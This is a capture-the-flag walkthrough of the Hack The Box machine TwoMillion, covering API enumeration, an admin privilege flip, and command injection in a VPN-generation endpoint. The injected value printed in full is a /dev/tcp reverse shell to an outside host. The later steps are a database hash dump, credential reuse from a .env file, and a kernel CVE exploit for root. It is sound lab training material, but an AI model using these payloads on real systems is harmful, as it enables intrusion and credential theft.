TwoMillion
Contents
Intro
Longest box I've done in a while which relies heavily on API requests in the first half, I'm glad to have finished this!
User
Starting with nmap:
sudo nmap -sC -sV 10.129.11.69

22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)

80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Nothing out of the ordinary here with two ports (22,80) being open. Last line indicates you'll have to add the domain to your /etc/hosts. When you run the nmap scan again, we gain additional information regarding the webpage, such as it running on php.
80/tcp open  http    nginx
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Hack The Box :: Penetration Testing Labs
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
When we access the IP, we're greeted by a webpage that looks like the old HTB interface.

There was nothing particularly significant I could find at first glance besides a /login and a /invite page, so I ran feroxbuster to find any hidden directories:
feroxbuster -u http://2million.htb

200      GET        1l        8w      637c http://2million.htb/js/inviteapi.min.js
200      GET       27l      201w    15384c http://2million.htb/images/favicon.png
200      GET      260l      328w    29158c http://2million.htb/images/logo-transparent.png
200      GET      245l      317w    28522c http://2million.htb/images/logofull-tr-web.png
200      GET        5l     1881w   145660c http://2million.htb/js/htb-frontend.min.js
200      GET       13l     2209w   199494c http://2million.htb/css/htb-frontpage.css
200      GET       13l     2458w   224695c http://2million.htb/css/htb-frontend.css
200      GET       80l      232w     3704c http://2million.htb/login
200      GET       94l      293w     4527c http://2million.htb/register
200      GET        8l     3162w   254388c http://2million.htb/js/htb-frontpage.min.js
200      GET       96l      285w     3859c http://2million.htb/invite
200      GET     1242l     3326w    64952c http://2million.htb/
200      GET       46l      152w     1674c http://2million.htb/404
There's a register page as well, though in order to register an account, we'd need an invite code in advance - probably means that what I do next will have to do something with the invite page.
This is what greets us if we go to htttp://2million.htb/invite:

There's nothing we could do on the surface - reflecting back on the directories prior however, this is where the invite API found in our feroxbuster scan probably comes into play.
When entering http://2million.htb/js/inviteapi.min.js, we get obfuscated js code, which looks like this upon deobfuscation:
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
            console.log(response)
        },
        error: function(response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) {
            console.log(response)
        },
        error: function(response) {
            console.log(response)
        }
    })
}
We can send a POST request to 2million.htb/api/v1/invite/how/to/generate found in the makeInviteCode() function:
curl -X POST 2million.htb/api/v1/invite/how/to/generate

{
    "0": 200,
    "success": 1,
    "data": {
        "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr",
        "enctype": "ROT13"
    },
    "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
The encryption is ROT13, if we decrypt the data, this is the message we get:
In order to generate the invite code, make a POST request to /api/v1/invite/generate
This is exactly what we're going to do next:
curl -X POST 2million.htb/api/v1/invite/generate
{
    "0": 200,
    "success": 1,
    "data": {
        "code": "NDJJVDItQkdQMDEtNUdCT0ctTDczUlI=",
        "format": "encoded"
    }
}
This nets us the invite code encoded in base64. If we decode it, we get our invite code - in my case, it was 42IT2-BGP01-5GBOG-L73RR. This allows us to create an account and log onto the website.

This is the dashboard that greets us upon login. The only buttons that forwarded me to a different directory were Dashboard, Rules, Change log and Access, with them leading to /home, /home/rules, /home/changelog and /home/access respectively.
Out of these 4, the first 3 didn't have too many things I could've gone off of. http://2million.htb/home/access however...

The page gives us two options to download a .ovpn file with the name of our user, with seemingly the same contents inside. I tried to connect via sudo openvpn cat.ovpn, but to no avail. At this point, I didn't have many ideas left - I tried turning on burpsuite to see if I could intercept anything of value earlier on with no success, but with nothing to go off of, I booted it up again.
By clicking on either connection pack or regenerate, we send a GET request to /api/v1/user/vpn/generate or /api/v1/user/vpn/regenerate. They send back an identical response. Given how API-heavy this box seemed so far, there had to have been something else we could do with the API.
If we go further up the path of the request, we find that most things lead to a 404 error, up until GET /api/v1, which lists us the valid routes.
{
    "v1": {
        "user": {
            "GET": {
                "\/api\/v1": "Route List",
                "\/api\/v1\/invite\/how\/to\/generate": "Instructions on invite code generation",
                "\/api\/v1\/invite\/generate": "Generate invite code",
                "\/api\/v1\/invite\/verify": "Verify invite code",
                "\/api\/v1\/user\/auth": "Check if user is authenticated",
                "\/api\/v1\/user\/vpn\/generate": "Generate a new VPN configuration",
                "\/api\/v1\/user\/vpn\/regenerate": "Regenerate VPN configuration",
                "\/api\/v1\/user\/vpn\/download": "Download OVPN file"
            },
            "POST": {
                "\/api\/v1\/user\/register": "Register a new user",
                "\/api\/v1\/user\/login": "Login with existing user"
            }
        },
        "admin": {
            "GET": {
                "\/api\/v1\/admin\/auth": "Check if user is admin"
            },
            "POST": {
                "\/api\/v1\/admin\/vpn\/generate": "Generate VPN for specific user"
            },
            "PUT": {
                "\/api\/v1\/admin\/settings\/update": "Update user settings"
            }
        }
    }
}
Most of these in user we've already worked with, with the exception of a couple requests.
/api/v1/invite/verify returns us a 405 code. /api/v1/user/auth returns us the flags our user has:
{
    "loggedin":true,
    "username":"cat",
    "is_admin":0
}
is_admin raises a red flag. I'd guess all of the properties above get assigned at either /api/v1/user/register or /api/v1/user/login.
Intercepted the the register request and added the is_admin flag at the end as such:
code=EX165-8JAON-PWILC-GKKX4&username=cat2&email=cat2%40meow.com&password=meow&password_confirmation=meow&is_admin=1
When sending a GET request to /api/v1/user/auth again, the value of is_admin stayed 0, so that means it has to be done another way. What I didn't know prior is that you don't need admin permissions to get a valid response from requests under admin, which you can do.
/api/v1/admin/settings/update might give an opening to tinker with our user's settings.
If we use the default content type of application/x-www-form-urlencoded, this is what gets returned:
{
    "status":"danger",
    "message":"Invalid content type."
}
The user data is most likely stored in a .json file - trying it as such will tell us that we have two missing parameters: email,is_admin. We add these two to our request:
{"email":"[email protected]",
"is_admin":1
}
We've got admin privileges now! But just to double check, we can send a request to /api/v1/admin/auth:
{"message":true}
There's one thing from admin I haven't checked yet: api/v1/admin/vpn/generate. Just like with /api/v1/admin/settings/update, the content type is required to be .json, and the one parameter it needs is username.
When checking, I noticed that the request accepts non existing usernames as well to generate a vpn for. Alongside that, it's also vulnerable to command injection (checked via {"username":"cat3$(sleep 3)"}). This is a good enough sign to try and get a reverse shell going!
Naturally, I set a up a listener prior to sending the request:
nc -lvnp 9001
{"username":"cat3$(bash -c 'bash -i >& /dev/tcp/10.10.15.55/9001 0>&1')"}
Once we've done the usual commands to stabilize the shell, we start off with ls:
www-data@2million:~/html$ ls
Database.php  VPN     controllers  fonts   index.php  views
Router.php    assets  css	   images  js
I tried reading through Database.php and I found a couple of things:
private $mysql;

    public function __construct($host, $user, $pass, $dbName)
    {
        $this->host     = $host;
        $this->user     = $user;
        $this->pass     = $pass;
        $this->dbName   = $dbName;

        self::$database = $this;
    }
With the last the being an environment variable, leading me to a .env file found via ls -la.
$this->host     = $host;
$this->user     = $user;
$this->pass     = $pass;
$this->dbName   = $dbName;
With this I could log into mysql.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb_prod           |
| information_schema |
+--------------------+

MariaDB [(none)]> use htb_prod;

MariaDB [htb_prod]> show tables;
+--------------------+
| Tables_in_htb_prod |
+--------------------+
| invite_codes       |
| users              |
+--------------------+

MariaDB [htb_prod]> select * from users;
+----+--------------+----------------------------+--------------------------------------------------------------+----------+
| id | username     | email                      | password                                                     | is_admin |
+----+--------------+----------------------------+--------------------------------------------------------------+----------+
| 11 | TRX          | [email protected]          | $2y$10$TG6oZ3ow5UZhLlw7MDME5um7j/7Cw1o6BhY8RhHMnrr2ObU3loEMq |        1 |
| 12 | TheCyberGeek | [email protected] | $2y$10$wATidKUukcOeJRaBpYtOyekSpwkKghaNYr5pjsomZUKAd0wbzw4QK |        1 |
| 13 | cat          | [email protected]               | $2y$10$Uo5EejbL6aWtEdmiUjBRmOsSb/9RR05EKGPINLqDe4zjkltQ8EWzq |        0 |
| 14 | cat2         | [email protected]              | $2y$10$./y9BRJqds5CWpp4bkCM6uDl4JM4wPUo/UL4JDb8v.hdZOKl0dUdi |        1 |
+----+--------------+----------------------------+--------------------------------------------------------------+----------+
A couple commands deep and we found the hashed passwords of the users on the website, including ours. I've written the ones that I don't know in a file.
Hashcat provided me with 4 modes I could choose from to crack the passwords:
3200 | bcrypt $2*$, Blowfish (Unix)
25600 | bcrypt(md5($pass)) / bcryptmd5
25800 | bcrypt(sha1($pass)) / bcryptsha1
28400 | bcrypt(sha512($pass)) / bcryptsha512
Given how the start of each password looked, I went with my gut and used -m 3200:
hashcat hashpass rockyou.txt -m 3200
Sidenote
Given how long this was taking, I've decided on not going down this path.We could also check if admin exists on the machine, in case we can use the credentials found in .env
www-data@2million:~/html$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
su'ing into admin works with it, and we get user!
Root
Let's check what's owned by admin:
find / -user admin 2>/dev/null | grep -v '^/run\|^/proc\|^/sys'

/home/admin/.cache
/home/admin/.cache/motd.legal-displayed
/home/admin/.ssh
/home/admin/.profile
/home/admin/.bash_logout
/home/admin/.bashrc
/var/mail/admin
The last file is an email highlighting the outdated OS while mentioning a convenient Linux kernel CVE in OverlayFS/FUSE. We can verify the claim that it's outdated.
uname -a

Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
After googling, I came across A PoC for CVE-2023-0386. We're going to need two terminals for this, so I'll ssh into the machine from a separate terminal connected to admin@2million.
term1: make
term1: ./fuse ./ovlcap/lower ./gc

term2:./exp
We finally get root access with that! Good luck to everyone else trying to do this box!